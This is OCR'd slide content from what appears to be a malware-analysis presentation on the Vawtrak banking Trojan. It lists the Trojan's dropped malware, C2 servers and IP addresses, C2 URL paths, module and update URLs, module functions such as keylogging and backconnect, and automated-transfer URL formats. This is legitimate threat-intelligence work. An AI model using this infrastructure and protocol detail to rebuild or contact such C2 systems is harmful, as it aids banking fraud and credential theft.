
C&C Communication & Data Exfiltration

Dropped Trojans

- **Mailer:** SendSafe to spam other users
- **Mail Gathering:** sample that grabs PST files and sends it to C2
- **Loader & Grabber:** Pony Trojan
- **Trojan Banker:** Vawtrak with different types of DLL modules

Other distribution methods

r


GET http://drochforbro.info/
200 OK
4
POST http://91.229.79.91/data/feeder
VAWTRAK GROUP
GET http://95.213.139.116/module/c41b679de84e35a03737bed9c12a5d70
GET http://95.213.139.116/module/7afb9776a27d97b2f43f8de256448072
GET http://95.213.139.116/module/272a5ad4a1b97a2ac874d6d3e5fff01d
GET http://95.213.139.116/module/9079-dae8e107342d8f3747fa74ab8a57
Content-Type: application/octetstream
(Encoded Vawtrak binary)

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Vawtrak Group


root [~]# wall Vawtrak group: infrastructure

- **C&C (C2) servers:** Manages the actions that the Trojan has to carry out as well as the necessary configurations.
- **Support Servers**: Contains the modules and updates for Vawtrak.
- **Automated Transfer Systems (ATS):** Allows the attackers to obtain additional information from the victim, as well as to automatically manage the modified bank transfers of the infected host.

C&C (C2) servers

- BotID (bot identifier): calculated using the storage device serial number
- ProjectID: a numerical value that allows the C2 to identify the target URLs for this infection
  - Example:
    - ProjectID: 18
- Version: numeric values that identify the major version, minor version and the update version
  - Example:
    - Major version: 2
    - Minor version: 13
    - Update version: 12
- Host-related information: the Trojan sends information about the infected machine
  - Hostname
  - Configured proxy
  - Language of the OS
  - Vawtrak installed plug-ins (if there aren´t any, a list of the running process)

Config Resources
/api/posts
/data/feeder
/extended/info
/feeds/client.dll
/forums/index.php
/img/i.gif
/input/stream
/news/feed
/post/data
/project/i.gif
/rss/feed/stream
/stats/main
/Work/new/index.php



Support Servers

Module URL:

http://91.230.211.84/module/96df1c84c7fb13e880e399f9627e0db0

host

hash 32 characters

Update URL:

http://176.103.62.14/upd/81


host

numeric id


root [~]# wall Vawtrak group: modules

- **Webinjects:** uses the injects configuration to steal information or modify the communications, performing man-in-the-browser (MITB)
- **Keylogger**: extends the functionality to allow Vawtrak to log user's keystrokes
- **Pony:** module deployed to steal credentials from a wide range of applications
- **Backconnect:** allows the attackers to control infected host remotely
- **Data harvester:** module used to collect cookies, browsing history and certificates. File extraction

root [~]# wall Vawtrak Trojan: how it works




root [~]# wall Vawtrak Trojan: how it works



Automated Transfer Systems (ATS)

- **Type 1**
  - Format:
    - http://SERVER/?c=<command>&r=<target>&b=<bot_info>&d=<dump>
- **Type 2**
  - Most common type
  - Usual Format:
    - http://SERVER/DIR/<target-site-request>
    - Example:
      - https://1024bitsecurity.com/fakes/bankline.rbs.com/CWSLogon/logon.do?<parameters>

root [~]# wall Vawtrak Trojan: ATS / webinjection



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

root [~]# wall Vawtrak Trojan: ATS/ webinjection





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

ProjecIDs: Allowed us to identify different campaigns and thus different targets per sites per campaign.





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
